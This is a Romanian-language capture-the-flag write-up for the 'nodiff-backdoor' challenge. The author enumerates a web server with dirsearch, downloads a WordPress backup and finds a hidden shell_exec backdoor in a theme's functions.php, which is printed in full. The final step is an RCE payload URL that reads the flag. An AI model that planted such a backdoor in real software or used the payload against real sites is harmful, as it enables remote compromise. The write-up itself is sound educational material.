

nodiff-backdoor

Din descrierea la challenge mi-am dat seama ca trebuie sa gasesc un zip mai intai de toate care cel mai probabil o avea cod pe el legat de site. First things first se pot folosi tooluri ca dirb(destul de vechi) sau dirsearch pentru a cauta locatia zipului:

De exemplu: dirsearch -u <http://34.159.151.77:31266/>

Dupa ce ruleaza o perioada vedem ca primim locatia zipului:

```
[23:01:44] Starting:
[23:01:48] 403 - 199B - /.ht_wsr.txt
[23:01:48] 403 - 199B - /.htaccess.bak1
[23:01:48] 403 - 199B - /.htaccess.sample
[23:01:48] 403 - 199B - /.htaccess.save
[23:01:48] 403 - 199B - /.htaccess.orig
[23:01:48] 403 - 199B - /.htaccess_extra
[23:01:48] 403 - 199B - /.htaccess_sc
[23:01:48] 403 - 199B - /.htaccessOLD
[23:01:48] 403 - 199B - /.htaccess_orig
[23:01:48] 403 - 199B - /.htaccessOLD2
[23:01:48] 403 - 199B - /.htaccessBAK
[23:01:48] 403 - 199B - /.htm
[23:01:48] 403 - 199B - /.html
[23:01:48] 403 - 199B - /.htpasswd_test
[23:01:48] 403 - 199B - /.htpasswds
[23:01:48] 403 - 199B - /.httr-oauth
[23:01:58] 200 - 19MB - /backup.zip
[23:02:04] 200 - 0B - /flag.php
```

A little note on the side este si flagul acolo doar ca daca accesezi nu o sa ti-l dea. Well back the challenge accesati endpointul care contine backup.zip.

```
index.php
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config.php
wp-config-sample.php
wp-content
wp-cron.php
wp-includes
```


Daca aruncam o privire peste fisierele de acolo contin codul sursa la aplicatia web doar ca daca incercam sa luam flagul observam ca acesta nu exista aici. Deci trebuie sa facem cumva un

rce(remote code execution) sa gasim flagul printre fisierele lor.Daca ne uitam atent observam ca majoritatea fisierele sunt de tip php asa ca la ce m-am gandit aici este sa caut in fiecare fisier o bucata de cod care este executat de php pentru a obtine rce.Unele functii obisnuite sunt shell_exec();exec();system();passthru();popen();proc_open();eval().

Daca folosim grep -r "shell_exec(" gasim ca wp-content/themes/twentytwentytwo/functions.php poate sa ne duca la rce.Deci daca dam cat wp-content/themes/twentytwentytwo/functions.php o sa vedem o functie interesanta:

```
function sentimental_function() {  
    If ($_GET['welldone'] == 'knockknock') {  
        echo shell_exec($_GET['shazam']);  
    }  
}
```

Deci de aici mai ramane doar sa introducem parametrii acestia in url:



backup.zip flag.php index.php license.txt readme.html wp-activate.php wp-admin wp-blog-wp-login.php wp-mail.php wp-settings.php wp-signup.php wp-trackback.php xmlrpc.php Vedem ca merge rce asa ca mai ramane doar sa citim flagul folosind payloadul final:

**http://34.159.151.77:31266/?welldone=knockknock&shazam=cat flag.php
(flagul este in codul sursa)**

Flag final:

CTF{87702788126237df9c4a915f.....dc6b3a0272b214b2c31e50a8f89c4b1}

Trolled by masquerade8077